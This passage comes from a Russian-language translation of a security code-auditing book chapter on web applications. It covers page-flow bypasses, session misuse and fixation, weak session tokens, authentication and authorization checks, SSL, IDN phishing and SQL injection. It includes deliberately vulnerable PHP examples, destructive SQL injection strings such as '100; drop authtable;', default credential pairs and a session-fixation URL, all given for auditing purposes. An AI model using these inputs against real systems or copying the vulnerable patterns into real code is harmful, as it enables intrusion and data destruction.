фактом и тестирует его, но ошибки все равно случаются. Можно увидеть уязвимости, пропущенные QA, потому что тестируется клиентский интерфейс, а не серверный обработчик. Поэтому клиентский код может помешать тестам выявить простые векторы эксплуатации, доступные при отправке запросов напрямую серверу.

- Cookies и заголовки HTTP-запросов могут изменяться клиентом. Веб-приложение должно относиться к ним так же, как к любому другому потенциально вредоносному вводу от пользователей.

### Auditing Tip

Рассматривайте каждую страницу веб-приложения так, будто она существует в вакууме. Обдумывайте все возможные комбинации входных данных и ищите способы создать ситуацию, которую разработчик не предусматривал. Определите, не заставляет ли какая-либо из таких непредвиденных ситуаций страницу использовать ввод без предварительной проверки.

## Поток страниц

Поток страниц - это продвижение по веб-страницам, которое пользователи совершают при взаимодействии с веб-приложением. Например, в веб-приложении, позволяющем перевести деньги с одного счета на другой, поток страниц может выглядеть примерно как на рисунке 17-5.

|                                                                                                          |                                                                                                                       |                                                                                                   |
|----------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------|
| transfer_start.php                                                                                       | transfer_confirm.php                                                                                                  | dotransfer.php                                                                                    |
| Transfer Money                                                                                           | Confirm Transfer                                                                                                      | Transfer Complete                                                                                 |
| Source Account: 42424242<br>Destination Account: 12345678<br>12345678<br>Amount: 45.00<br>Transfer Money | Source Account: 42424242<br>Destination Account: 12345678<br><br>Amount: 45.00<br>Confirm Transfer<br>Cancel Transfer | Source Account: 42424242<br>Destination Account:<br><br>Amount: 45.00<br>Reference Number: 426723 |

### Рисунок 17-5. Простой поток страниц

Пользователь сначала переходит на страницу transfer\_start.php, затем выбирает исходный счет и счет назначения, вводит сумму перевода и нажимает Transfer Money. Это переводит пользователя на transfer\_confirm.php, где можно проверить решение, а затем щелкнуть для подтверждения перевода. После этого пользователь попадает на страницу dotransfer.php, которая фактически выполняет денежный перевод и отображает справочные номера транзакции.

Распространенная ошибка в веб-приложениях - предполагать, что атакующие будут запрашивать страницы в определенном порядке. Поскольку клиент контролирует все отправляемые им запросы, он вполне может выполнять действия вне последовательности. В некоторых ситуациях такая нарушенная последовательность позволяет атакующим обойти определенные меры безопасности и потенциально эксплуатировать систему.

Например, в предыдущем потоке страниц страница transfer\_confirm.php отвечает за проверку того, что исходный счет, введенный на странице transfer\_start.php, действительно принадлежит пользователю. Если атакующий перейдет прямо на страницу dotransfer.php, он может обойти эту проверку и потенциально перевести деньги со счета, которым не авторизован пользоваться. Если бы атакующий выполнял действия только в порядке, задуманном разработчиками, этого не произошло бы, потому что страница transfer\_confirm.php заблокировала бы атаку.

Другая уязвимость, связанная с потоком страниц, может возникнуть, если приложение делает предположение о переменной или объекте, к которому пользователь не имеет прямого доступа. Например, допустим, приложение помещает номер счета пользователя в сеанс после успешного

входа. Все будущие страницы приложения неявно доверяют корректности номера счета и используют его для извлечения пользовательской информации. При нормальном использовании сайта через нормальный поток страниц не должно быть никакого способа поместить плохой номер в сеанс. Однако если атакующие найдут страницу, которую можно вызвать вне последовательности, они могут изменить этот номер в сеансе. Затем они потенциально смогут обойти средства безопасности и получить доступ к счетам других клиентов. Обратите внимание, что такая страница вне последовательности должна изменить номер счета лишь на короткое окно времени, поскольку атакующие могут использовать второй браузер или второй клиент с тем же сеансом, чтобы попытаться эксплуатировать это окно.

Еще один пример проблемы потока страниц: допустим, у вас есть страница, пользоваться которой разрешено только определенным типам пользователей. Эта страница выполняет проверку авторизации, которую пользователи должны пройти. Она также использует последующую страницу, выполняющую дополнительную обработку, но не содержащую проверки авторизации. Атакующие, которым не было бы разрешено перейти на первую страницу, могут перейти прямо на вторую и выполнить неавторизованное действие.

#### **Auditing Tip**

Всегда думайте о том, что произойдет, если атакующие посетят страницы веб-приложения в порядке, не задуманном разработчиком. Можно ли обойти определенные проверки безопасности, перескочив через промежуточные проверочные страницы к функциональности, которая фактически выполняет обработку? Можно ли воспользоваться состояниями гонки или вызвать непредвиденные результаты, посещая страницы, которые используют данные сеанса вне порядка? Доверяет ли какая-либо страница корректности информации, контролируемой пользователями?

## **Sessions**

Как обсуждалось ранее, сеансы - это наборы данных, хранящиеся на сервере и привязанные к конкретному пользователю. Обычно они создаются при входе пользователей и уничтожаются, когда пользователи заканчивают пользоваться приложением. Следующие разделы обсуждают некоторые проблемы, связанные с сеансами.

## **Использование сеансов**

Во время проверки нужно попытаться найти каждое место, где изменяется каждая переменная сеанса. Для каждой переменной сеанса, связанной с безопасностью, попробуйте придумать способ обхода связанных с ней средств и проверок безопасности.

Один важный признак для поиска - несогласованные проверки безопасности. Если конкретная переменная сеанса устанавливается в нескольких местах, нужно убедиться, что каждое место выполняет одну и ту же проверку перед изменением сеанса. Если одно место более разрешающее, чем другие, это можно использовать при построении атаки. Также нужно искать разные места в одном веб-приложении, которые используют переменную сеанса для разных целей. Например, следующий PHP-код используется для отображения сведений о счете:

```
// display.php

if ($_POST["action"]=="display")
{
    display_account($_SESSION["account"]);
}
else if ($_POST["action"]=="select")
{
    if (is_my_account($_POST["account"]))
    {
        $_SESSION["account"]=$_POST["account"];
        display_menu();
    }
    else
        display_error();
}
```

Сначала пользователь переходит на страницу, чтобы выбрать счет для просмотра. Если пользователь выбирает допустимый счет, переменная account в сеансе устанавливается в этот допустимый счет, а пользователю показывается страница меню с возможностью отобразить дополнительную информацию по этому счету. Если пользователь выбирает недопустимый счет, возвращается страница ошибки, и сеанс не обновляется. Если рассматривать эту страницу в вакууме, нет способа поместить в переменную сеанса account такой счет, чтобы отобразить информацию о счетах других пользователей. Однако следующий фрагмент из того же приложения дает возможность для вредительства:

```
// transfer.php

if ($_POST["action"]=="start_transfer")
{
    $_SESSION["account"]=$_POST["destination_account"];
    $_SESSION["account2"]=$_POST["source_account"];
    $_SESSION["amount"]=$_POST["amount"];
    display_confirm_page();
}
else if ($_POST["action"]=="confirm_transfer")
{
    $src = $_SESSION["account"];
    $dst = $_SESSION["account2"];
    $amount = $_SESSION["amount"];

    if (valid_transfer($src, $dst, $amount))
        do_transfer($src, $dst, $amount);
    else
        display_error_page();
}
```

Этот код взят со страницы, созданной для обработки переводов с одного счета на другой, и он также использует сеанс. Когда пользователь выбирает начать транзакцию, предыдущий код сохраняет счет назначения, исходный счет и сумму перевода в сеансе. Затем он отображает страницу подтверждения, резюмирующую транзакцию, которую пользователь собирается выполнить. Если пользователь соглашается с транзакцией, значения извлекаются из сеанса и затем проверяются. Если это законные значения, перевод выполняется.

Уязвимость безопасности состоит в том, что обе страницы используют переменную сеанса account, но используют ее для разных целей, и каждое использование окружено разными средствами безопасности. Если атакующий сначала перейдет на transfer.php и укажет действие

start\_transfer и номер счета жертвы в POST-параметре destination\_account, переменная сеанса account будет содержать номер счета этой жертвы. Затем атакующий может перейти на display.php и отправить действие display, а код display.php доверится переменной сеанса account и покажет атакующему сведения о счете жертвы.

Другая проблема, за которой нужно следить, - несогласованное поведение при ошибках. Если приложение помещает значение в сеанс, а затем завершается неудачей из-за ошибки, значение может все еще остаться в сеансе и использоваться через другие веб-запросы. Например, допустим, код display.php выглядит так:

```
// display.php

if ($_POST["action"]=="display")
{
    display_account($_SESSION["account"]);
}
else if ($_POST["action"]=="select")
{
    $_SESSION["account"]=$_POST["account"];

    if (is_my_account($_POST["account"]))
        display_menu();
    else
        display_error();
}
```

Разработчик допустил ошибку, обновив переменную сеанса account, даже если счет не принадлежит пользователю. Веб-сайт показывает сообщение об ошибке, указывающее, что счет недействителен, но если атакующий затем отправит действие display на ту же страницу, ответ вернет сведения о счете жертвы.

NB. Изучите каждую переменную сеанса и определите, где она изменяется и какие проверки безопасности выполняются при каждом изменении. Попробуйте придумать способ уклониться от проверок безопасности и поместить собственные значения в переменную сеанса в полезный момент.

Уязвимости обработки сеансов также возникают, когда атакующий может предоставить жертве действительный ID сеанса, получая доступ к сеансу жертвы. Это известно как атака session fixation и опирается на реализацию, которая не выдает новый ключ сеанса после успешного входа. Атакующий может эксплуатировать эту уязвимость, отправив жертве ссылку с ID сеанса, встроенным в URL, как показано ниже:

```
http://test.com/login?sessionId=A1C472BFF2340B10237E18D38602C346
```

Переход по этой ссылке приведет жертву на экран входа. Если код сеанса принимает встроенный ключ, жертва войдет с ключом сеанса, уже известным атакующему. Некоторые реализации сеансов не принимают ключ, который не был выдан сервером, поэтому атакующему может сначала понадобиться получить ключ, перейдя на сайт.

## Управление сеансами

Как проверяющего безопасность, собственный код управления сеансами должен заставить вас насторожиться. Надежное управление сеансами имеет много граней, которые очень трудно реализовать безопасно. Нужно заложить дополнительное время на проверку любого пользовательского кода сеансов. Оценивая собственную реализацию сеансов, задавайте вопросы вроде следующих:

- Если клиент передает коду ID сеанса нераспознанный токен сеанса, создается ли новый сеанс? Если да, имеет ли этот новый сеанс какие-либо последствия для безопасности? Можно ли атаковать backend-хранилище сеансов или израсходовать достаточно потенциальных токенов сеанса, чтобы легко угадывать создаваемые далее?
- Выдается ли новый токен сеанса после входа пользователя? Если нет, можно ли передать токен сеанса в строке запроса или существуют другие уязвимости, позволяющие передать токен сеанса как часть атаки межсайтового скриптинга?
- Если атакующий запускает brute-force-атаку против механизма сеансов, пытаясь угадать действительный токен сеанса, есть ли механизм, который обнаруживает такое поведение или реагирует на него?
- Балансируются ли данные сеансов по нагрузке или совместно используются несколькими веб-серверами? Есть ли потенциал сбоя, значимого для безопасности, в этом механизме? Есть ли состояния гонки при одновременных изменениях одной и той же переменной?
- Как передается токен сеанса? Делается ли это через cookie, через скрытые поля форм или путем изменения строк URI? Есть ли риск раскрытия токена сеанса через sniffing-атаки, журналы веб-сервера и прокси, истории браузера и теги Referer?
- Потокбезопасен ли код доступа к сеансу? Что происходит, если два клиента пытаются обратиться к сеансу одновременно? Есть ли потенциал состояний гонки, или только одной веб-странице разрешено держать структуру данных сеанса открытой в один момент времени?
- Разумно ли обрабатывается истечение сеанса? Помните, что токен сеанса пользователя вполне может оставаться на клиентской машине после завершения работы с сайтом. Если атакующие получают доступ к этому токenu через эксплуатацию или межсайтовый скриптинг, они смогут захватить сеанс пользователя. Кроме того, если истечение срока применяется несогласованно или дефект реализации влияет на тайм-аут сеанса, несколько дней или недель активности могут оставить сотни тысяч спящих сеансов, которые атакующие потенциально смогут перебрать позже.
- Могут ли пользователи намеренно уничтожить свои сеансы, выйдя из приложения?

## Session Tokens

Как обсуждалось ранее, многие приложения и веб-фреймворки используют токен сеанса для отслеживания состояния и уникальной идентификации сеанса. В хорошей реализации эти токены являются безопасно сгенерированными длинными случайными числами, которые фактически невозможно предсказать или повторно использовать после истечения срока. Если токены сеанса не генерируются надежным алгоритмом случайных чисел с достаточной энтропией, безопасность всего сайта может оказаться под угрозой.

Самая простая и наименее безопасная схема генерации токенов сеанса - иметь глобальный токен сеанса и увеличивать его каждый раз, когда создается новый сеанс.

С распространением фреймворков и языков, которые обрабатывают сеансы, использование инкрементных токенов сеанса сейчас встречается нечасто, но иногда попадает в собственных реализациях сеансов. Последствия обычно серьезные. Если вы входите на сайт и получаете токен сеанса X, вы знаете, что следующий пользователь, который войдет, получит токен сеанса X+1. Затем можно немного подождать и захватить следующий пользовательский сеанс после аутентификации, отправив предсказанный следующий токен сеанса. Аудиторы кода легко распознают такую схему, наблюдая исходный код или отслеживая токены сеанса, которые производит веб-сайт.

Люди придумали огромное число схем генерации токенов сеанса. Худшие схемы, и именно их нужно искать, используют легко распознаваемую и легко предсказуемую информацию для

формирования токена. Если сайт использует адрес электронной почты и имя пользователя или IP-адрес и имя пользователя как токен сеанса, после наблюдения собственного токена вы оказываетесь в хорошем положении, чтобы начать угадывать токены других пользователей. Например, можно легко перебрать токен сеанса, основанный на конкатенации времени дня в секундах и номера пользовательского счета. Атакующие могут пробовать десятки тысяч счетов, одновременно подбирая период, когда сайт обычно находится под высокой нагрузкой и имеет много активных пользователей.

Помните, что атакующие обычно могут перебирать потенциальные токены сеанса с очень высокой скоростью из-за бессостоящей природы HTTP. Кроме того, атакующие могут быть довольны доступом к любому сеансу вообще, а не только к конкретному пользователю, на которого они нацелены. Конкретная схема может затруднять атакующим доступ к счету определенной жертвы, но для безопасности схема должна затруднять атакующим доступ к любому счету при широкой атаке, которая просто ищет первый успех. Если у вас есть время и ресурсы, попробуйте запустить одну из таких атак самостоятельно, создав небольшие тестовые сценарии, которые ищут действительные токены в плотном цикле.

В идеале токен сеанса должен иметь компонент, который является случайным, уникальным и непредсказуемым. Этот случайный компонент также должен быть достаточно большим, чтобы атакующие не могли просто перебрать высокий процент возможных комбинаций за разумное время. Случайный компонент токена сеанса должен быть трудным для предсказания. Генераторы случайных чисел *linear congruential generator* (LCG) в большинстве библиотек программирования общего назначения для этой цели не подходят. Например, числа, генерируемые семейством функций `rand()` в типичной стандартной библиотеке UNIX и классом `Java.util.Random`, можно легко предсказать, поскольку они используют последний результат случайной операции как *seed* для следующей случайной операции.

Можно встретить системы, которые используют небезопасные источники данных, но выполняют преобразования так, чтобы способ построения токенов было трудно выяснить. Например, возьмите систему, которая использует время дня, соединенное с номером пользовательского счета и случайным числом из LCG, но затем вычисляет MD5-хэш всей строки. С точки зрения *black box* вам было бы трудно понять, как перебирать эти токены сеанса, но это не невозможно. Атакующие с достаточным терпением и интуицией, вероятно, со временем разберутся в этой схеме. В конечном счете, хотя такие схемы могут быть разумно защищены от внешних атакующих, они не стоят потенциального риска нарушения этой неясности, особенно когда сделать систему доказуемо безопасной просто.

Если система основана на криптографическом алгоритме, которому требуется *seed* или ключ, нужно оценить возможность того, что атакующий выполнит *offline*-атаку и обнаружит *seed* или ключ. Например, если система генерирует защищенный хэш из времени дня, объединенного с глобальным порядковым номером для каждого пользователя, это слабый *seed*, который можно перебрать. Даже с ограниченным внутренним знанием *offline*-поиск можно выполнять, пока атакующий не выяснит алгоритм построения *seed*.

Эта проблема подробнее рассматривается в главе 18, но для *Web environment* нужно помнить следующие пункты:

- Если ваш токен сеанса слишком короткий, атакующие могут просто перебрать его, то есть пробовать все варианты, пока не попадут в активный сеанс.
- Время не дает достаточной энтропии. Время, заданное с точностью до секунд, легко перебрать, а HTTP-серверы обычно сообщают время с секундами в каждом ответе через заголовок ответа `Date`. Более точные значения времени, например с миллисекундами, дают лишь небольшой объем энтропии, поскольку атакующие, вероятно, знают точную секунду, в которую произошла обработка.

- Простые генераторы случайных чисел, такие как LCG pseudo-random number generator (PRNG), не дают достаточной защиты. Если вы безопасно инициализируете типичную функцию случайных чисел, а затем берете из нее токены сеанса, атакующие могут запустить атаку, наблюдая токены сеанса и используя их для предсказания будущих токенов. Вместо этого нужны криптографически случайные значения.

NB. Попробуйте определить, как генерируются токены сеанса, и убедиться, что предсказать или угадать будущий токен сеанса трудно. Если есть время и ресурсы, может быть полезно выполнить reverse engineering или аудит любого инфраструктурного компонента, который обрабатывает сеансы от имени приложения, поскольку такие компоненты не всегда настолько безопасны, как надеются разработчики.

## Передача токена сеанса

Еще одна проблема безопасности сеансов - безопасная передача токена сеанса. При аудите веб-приложения ищите следующие проблемы:

- Если токен сеанса хранится в cookie, убедитесь, что cookie помечен как secure и устанавливается только на страницах, отдаваемых через SSL. Иначе веб-сайт рискует передать токены сеанса открытым текстом по сети, что может быть серьезным раскрытием в зависимости от системной среды.
- Ищите системы, которые передают токен сеанса в переменной запроса в стиле GET. Такие запросы рискуют попасть в журналы веб-сервера и прокси, но есть и более тонкая проблема: если пользователи на вашем веб-сайте щелкают ссылку на другой веб-сайт, строка запроса вместе с токеном сеанса передается этому стороннему веб-сайту через поле заголовка Referer. Это определенно может быть проблемой в зависимости от дизайна веб-сайта и от того, может ли он содержать ссылки на сторонние сайты. Помните, что атаки межсайтового скриптинга также могут использоваться для захвата токенов через поле заголовка Referer.

## Authentication

Держите в уме следующие направления вопросов при изучении механизмов аутентификации веб-приложения:

- Попробуйте определить каждый возможный ресурс на веб-сайте, доступный без аутентификации. Дважды проверьте конфигурационные файлы на лишнюю функциональность и убедитесь, что нет ничего доступного, что должно быть защищено. Любое динамическое содержимое, доступное до аутентификации, должно быть приоритетом в аудите, потому что именно его атакующие, скорее всего, будут изучать. Любые уязвимости безопасности в общедоступном содержимом могут сделать бесполезной остальную безопасность сайта.
- Ищите простые ошибки в механизмах аутентификации. Например, в одном приложении программист не различал пустую строку "" и NULL в Java-сервлете. Эту проблему можно было эксплуатировать, чтобы войти как безымянный пользователь, передав пустую строку как имя пользователя. Такие простые ошибки легко допустить, поэтому по возможности изучайте фактический код входа и проверки пароля строка за строкой.
- Проверьте начальные интерфейсы аутентификации на SQL-инъекцию, а также на другие типы инъекций. Если задействована какая-либо внешняя система аутентификации, посмотрите, можно ли заставить машину попытаться аутентифицироваться на выбранном вами устройстве. Например, попробуйте имена пользователей admin@1.2.3.4 или 1.2.3.4\admin и проверьте, можно ли вызвать какой-либо ответ или пакеты, направленные к указанной машине.

- Проверьте пары учетная запись/пароль, часто используемые для административных, стандартных и тестовых учетных записей, такие как admin/admin, guest/, guest/guest, test/test, test/test123, qa/qa и так далее.
- Попробуйте найти способ отличить действительного пользователя от недействительного, возможно через timing или различия в сообщениях об ошибках. Если система позволяет обнаруживать действительных и недействительных пользователей, это, вероятно, ненужное раскрытие информации. Также ищите сообщения об ошибках для заблокированных пользователей или специальных ситуаций, которые могут выдавать информацию.
- Проверьте процедуры блокировки учетных записей. Помните, что HTTP-аутентификацию можно выполнять быстро, поэтому она подвержена brute-force-атакам. Эту возможность нужно балансировать с возможностью отказа в обслуживании из-за масштабной атаки блокировки учетных записей, которая может быть столь же разрушительной.
- Используется ли на сайте какая-либо форма проверки стойкости пароля? Не настолько ли строги эти правила, что они фактически упрощают предсказание действительных паролей?
- Проверьте процедуры хранения паролей. Как управляются и хранятся парольные данные? Не хранятся ли пароли без необходимости в открытом виде?
- Есть два стиля атак перебора паролей: прямолинейный, где атакующие пытаются угадать пароли пользователей по словарю, и менее прямолинейный. Допустим, система допускает максимум три неверных входа до блокировки. Атакующие могут выбрать вероятный пароль, который у кого-то окажется, и попробовать каждый логин с этим паролем. Они могут сделать это один раз по всем возможным учетным записям и получить разумный успех, в зависимости от политик паролей и размера пула пользователей.
- Если аутентификация обрабатывается фреймворком, нужно спокойно протестировать этот фреймворк на очевидные проблемы. Например, конфигурация WebLogic позволяла методу GET вместо GET полностью обойти систему аутентификации форм на базе фреймворка. Не бойтесь испачкать руки и ничему не доверяйте.

#### **Auditing Tip**

Сначала сосредоточьтесь на содержимом, доступном без какой-либо аутентификации, поскольку этот код сильнее всего открыт для интернет-атакующих. Затем глубоко изучите систему аутентификации, ища любые проблемы, позволяющие получить доступ к содержимому без действительных учетных данных.

## **Авторизация и контроль доступа**

Авторизация относится к компонентам приложения, отвечающим за то, чтобы аутентифицированные пользователи имели доступ только к тем ресурсам и действиям, на которые имеют право. Чтобы оценить реализацию авторизации в системе, нужно определить, какие уровни привилегий задает система и какие возможные пользовательские роли существуют. Затем нужно выяснить, к каким ресурсам может обращаться каждый уровень привилегий, и убедиться, что все согласовано. Мысленно примите роль каждого типа пользователя, а затем изучите код и доступное содержимое, чтобы определить, к каким ресурсам вы можете обращаться и уместен ли этот доступ.



Авторизация может выполняться централизованно, когда все веб-компоненты разделяют код, выполняющий проверки разрешений. Она также может быть децентрализованной, когда каждый обработчик запроса отвечает за проверку того, что пользователь авторизован продолжать. В любом стиле авторизация редко применяется согласованно в каждой ситуации, потому что достаточно одного недосмотра, например следующих:

- Если авторизация не централизована, вы, вероятно, найдете ошибку в отсутствии проверки действия конкретной формы. Ищите любую ситуацию, где фрагмент данных проверяется в одном месте, но используется для действия в другом. Если можно перейти прямо к месту, где происходит действие, вы потенциально обходите проверку авторизации. См. "Поток страниц" ранее в этой главе, поскольку эти типы уязвимостей связаны.
- Централизованные проверки авторизации тоже имеют ловушки. Ищите архитектуры, где сценарий включает сценарий авторизации, а отдельный сценарий выполняет действие. Часто можно запросить сценарий действия напрямую через веб-дерево и обойти проверку авторизации.
- Если централизованные проверки авторизации основаны на именах файлов, дважды проверьте, что нет способов обойти проверку. Рассмотрите лишние переменные `PATH_INFO`, использование специальных символов вроде `%00` или проблемы каноникализации имен файлов, обсуждавшиеся в главе 8.
- И снова, не бойтесь тестировать промежуточное ПО и инфраструктурные компоненты. Прямолинейные ошибки в этих компонентах, даже коммерческих продуктах, нередки.

#### **Auditing Tip**

При проверке авторизации нужно убедиться, что она последовательно применяется во всем приложении. Делайте это, перечисляя все используемые уровни привилегий, пользовательские роли и привилегии.

## **Шифрование и SSL/TLS**

SSL уже упоминался ранее в этой книге, и этот раздел предлагает краткое повторение. Secure Sockets Layer/Transport Layer Security (SSL/TLS) - протокол прикладного уровня для защиты взаимодействия между двумя клиентами через сокетное соединение. Он использует сертификаты для аутентификации конечных точек соединения и шифрует обмен по сокету. SSL позволяет аутентифицировать через сертификат обе конечные точки соединения, хотя большинство веб-приложений аутентифицирует только сервер перед клиентом. TLS - дополнение к SSL, которое в основном позволяет повысить активное открытое соединение до SSL-соединения.

Аутентификация в SSL полностью обрабатывается сертификатами. Каждая конечная точка содержит список `certificate authorities (CA)`, которым доверяет. Любой сертификат, предъявленный клиенту, проверяется на действительность и подпись одним из этих центров. CA наиболее заметны веб-пользователям, когда они видят сообщение об ошибке при попытке подключиться к SSL-веб-сайту. Сертификат сайта может быть просрочен; доменное имя может не совпадать с сертификатом точно, например `www.neohapsis.com` против `neohapsis.com`; или подписывающий CA может быть недоверенным для клиента.

SSL обычно используется, когда сервер аутентифицирует себя перед клиентом, доказывая, что соответствует запрошенному доменному имени. Кроме того, регистрация сертификата у доверенного CA создает документальный след и разные степени аутентификации в зависимости от типа сертификата. Это должно давать веб-пользователям разумную уверенность, что они взаимодействуют с правильным веб-сайтом, а их коммуникации, например персональная или финансовая информация, не могут быть перехвачены третьими сторонами.

Менее типичное применение SSL-связи - проверка клиента перед сервером. Однако такое использование становится более распространенным в веб-сервисах, где и клиент, и сервер являются автоматизированными системами. Оба конца соединения проверяют друг друга по сути тем же способом, который описан выше. Этот прием также полезен для проверки пользовательских соединений с крайне критичными сайтами, поскольку уменьшает большую часть шума от червей и автоматизированных проб. При оценке использования SSL в веб-приложениях помните следующие моменты:

- Версии SSL до SSLv3/TLSv1 имеют известные криптографические уязвимости.
- Криптографические ограничения США исторически ограничивали стойкость ключа 40 битами для любого экспортируемого программного обеспечения. Сейчас такой размер ключа считается недостаточным для защиты, а ограничения были сняты в 1996 году.
- Многие приложения ограничивают только последовательность входа, а не оставшуюся часть сеанса. Эта практика оставляет ключ сеанса и все дальнейшие коммуникации уязвимыми к прослушиванию и может привести к раскрытию чувствительной информации или позволить захватить сеанс.
- Многие небольшие приложения используют самоподписанные сертификаты, что означает, что браузер по умолчанию не доверяет CA. Такой подход уязвим к атаке man-in-the-middle, как описано в главе 3, "Operational Review".

## Фишинг и имитация

Атакующие склонны идти путем наименьшего сопротивления. Более технически подготовленные атакующие могут сосредоточиться на поиске сложных уязвимостей в веб-приложении через целенаправленное black box тестирование, но новый класс интернет-преступников принял более простой подход: фишинговую атаку.

Для каждого веб-сайта, который преступники хотят атаковать, они создают поддельный веб-сайт, похожий на цель. Затем они пытаются заманить пользователей на этот сайт через официально выглядящие письма, отправленные потенциальным пользователям. Если пользователи сайта щелкнут письмо и окажутся на поддельном веб-сайте, им может быть трудно отличить его от настоящего. В результате пользователей могут обманом заставить выдать учетные данные или важную информацию, которую атакующие смогут использовать на настоящем сайте для мошеннических целей.

Фишинговые атаки могут использовать любую из ряда уязвимостей. Межсайтовый скриптинг и cross-site tracing часто полезны в таких атаках, хотя существуют и более тонкие, неочевидные способы фишинга. Например, в феврале 2005 года Eric Johanson сообщил об уязвимости в обработке Mozilla International Domain Name (IDN), заархивированной на [www.mozilla.org/security/announce/2005/mfsa2005-29.html](http://www.mozilla.org/security/announce/2005/mfsa2005-29.html). Суть уязвимости в том, что атакующие могут зарегистрировать доменное имя и получить доверенный SSL-сертификат для двух имен хостов, которые выглядят одинаково, но фактически состоят из разных символов. Это пример Unicode homographic attack, описанной в главе 8. Атака включала регистрацию доменного имени `www.xn--pyral-4ve.com`, которое в IDN-совместимом браузере отображается как `pyral.com`. Этот метод кодирования не-ASCII доменных имен называется punycode и распознается по любому компоненту доменного имени, начинающемуся со строки `xn--`. В этой атаке punycode-представление вставляет кириллический символ, отображаемый как первая а в `pyral.com`. Часть имени `-4ve` содержит закодированную информацию о вставке символа.

Эта атака привела к доменному имени, SSL-сертификату и веб-сайту, почти неотличимым от настоящего сайта `Pyral`. В ответ IDN-совместимые браузеры изменили обработку таких имен. Теперь они информируют пользователей, что имя является IDN-представлением, а некоторые

браузеры по умолчанию отключают IDN. Конечно, у атакующих все еще есть множество способов обманом заставить пользователей попасться на фишинговые атаки. Как проверяющий, вы должны искать любые уязвимости приложения, которые могут упростить работу фишера.

## Распространенные уязвимости

Некоторые классы технических уязвимостей распространены почти во всех веб-технологиях. Веб-приложения обычно пишутся на языках высокого уровня, которые в значительной степени невосприимчивы к типам проблем, преследующим приложения на C и C++, таким как переполнения буфера и проблемы преобразования типов данных. Большинство проблем безопасности в программах, написанных на этих высокоуровневых языках, возникает в местах взаимодействия с другими системами или компонентами, такими как база данных, файловая система, операционная система или сеть. Некоторые из этих технических проблем объясняются в следующих разделах.

## SQL Injection

SQL-инъекция, обсуждавшаяся в главе 8, пожалуй, является одной из самых распространенных уязвимостей веб-приложений. Кратко повторим: при SQL-инъекции SQL-запрос строится динамически с использованием пользовательского ввода, и пользователи способны вставлять собственные SQL-команды в запрос.

При проверке веб-приложения пытайтесь найти каждое взаимодействие с движком базы данных, чтобы отыскать все потенциальные точки SQL-инъекции. Иногда нужно дополнить тестирование black box методами, если сопоставление с нижележащей базой данных скрыто объектно-ориентированной абстракцией или иначе неясно. В общем случае нужно проверить каждый SQL-запрос и убедиться, что он строится безопасным образом.

SQL со связанными параметрами можно считать в основном безопасным, потому что он выносит изменяемые пользователем данные за пределы SQL-инструкции. Хранимые процедуры - следующий лучший вариант, но при их использовании нужно помнить о возможности SQL-инъекции. Если хранимая процедура строит динамический SQL-запрос с использованием своих параметров, приложение все еще так же уязвимо к SQL-инъекции. Это означает, что вам нужен исходный код сценариев, используемых для инициализации базы данных и создания хранимых процедур приложения, либо нужно тестировать их вызов.

Если авторы приложения пытаются экранировать метасимволы в динамически построенном SQL, они могут столкнуться с множеством проблем. Во-первых, числовые столбцы в SQL-запросах не требуют метасимволов для выполнения SQL-инъекции. Например, рассмотрим следующий запрос:

```
SELECT * FROM authtable WHERE PASSWORD = '$password'

AND USERNUMBER = $usernumber
```

Допустим, authtable.USERNUMBER - числовой столбец. Если пользователи полностью контролируют переменную \$usernumber, они могут установить ее в значение вроде 100 or 1=1 или 100; drop authtable;. Обратите внимание, что потенциально опасная SQL-инъекция может произойти без использования каких-либо внутриполосных метасимволов. Следовательно, экранирование метасимволов ничего не изменит.

Экранирование метасимволов может быть эффективным для строковых столбцов, но это зависит от backend-сервера базы данных и метасимволов, которые он учитывает. Например, если приложение экранирует одинарные кавычки их удвоением, атакующие могут отправить переменную вроде \ '. Она преобразуется в \ ' ', что может быть интерпретировано как экранированная

одинарная кавычка, за которой следует неэкранированная одинарная кавычка, в зависимости от поведения backend-сервера базы данных.

Другая проблема связана с экранированием метасимволов в пользовательских данных.

Рассмотрим, что произойдет, если данные в базе фактически содержат метасимволы. Допустим, пользователь отправляет значение с одинарной кавычкой, и оно корректно экранируется и вставляется в базу данных. Если отправленное значение - `myname ' drop users --`, итоговый запрос может выглядеть примерно так:

```
INSERT INTO mytable id, item  
  
VALUES (10, 'myname ' drop users --');
```

Этот запрос безопасен, но проблема может возникнуть, если это значение позднее извлекается из базы данных и используется в другом динамически построенном SQL-запросе, как показано в этом примере:

```
$username = mysqlquery(  
  
    "SELECT name FROM mytable WHERE id = 10");  
  
$newquery =  
  
    "SELECT * FROM mydetails WHERE id = '". $username. "'";
```

Теперь этот запрос эксплуатируем, потому что его метасимволы не экранированы. В итоге он выглядит так:

```
select * from mydetails where id = 'myname ' drop users --'
```

Этот запрос приводит к удалению таблицы users. Такие типы уязвимостей обсуждаются в разделе "Инъекция второго порядка" далее в этом разделе.

## Параметризованные запросы

Любое рассмотрение SQL-инъекций было бы неполным без введения в защитные меры.

Параметризованные запросы, одна из двух основных мер предотвращения SQL-инъекций, используют заполнители для переменных параметров и связывают параметр с конкретным типом данных перед отправкой инструкции. Этот метод выносит данные запроса за пределы SQL, не позволяя параметру интерпретироваться как SQL-инструкция независимо от содержимого.

Параметризованные запросы могут реализовываться модулем доступа к данным или базой данных несколькими способами. Одна распространенная форма параметризованного запроса - подготовленное выражение, которое изначально использовалось для повышения производительности SQL-баз данных. Подготовленные выражения позволяют скомпилировать запрос один раз, а затем выполнять его многократно с разными параметрами, устраняя накладные расходы компиляции для повторяющихся запросов. Эта компиляция также приводит к связыванию параметров запроса с конкретными типами данных, чтобы помочь оптимизировать план выполнения запроса. Параметризованный запрос не обязан быть реализован как подготовленное выражение; однако для целей безопасности их можно считать достаточно взаимозаменяемыми. Вот пример простой строки параметризованного запроса:

```
"SELECT * FROM table1 WHERE val1 = ?"
```

Символ ? используется как заполнитель параметра, хотя точный заполнитель может различаться между реализациями. Параметризация запроса обычно требует информации о типе параметра, но это тоже может различаться между реализациями. Поскольку параметризация часто включает компиляцию инструкции, сосредоточьтесь на влиянии этого процесса. В частности, нужно понять, как компиляция накладывает определенные ограничения на то, какие инструкции могут быть приняты. Взгляните на следующую инструкцию:

```
"SELECT * FROM " + tableName + " WHERE value = ?"
```

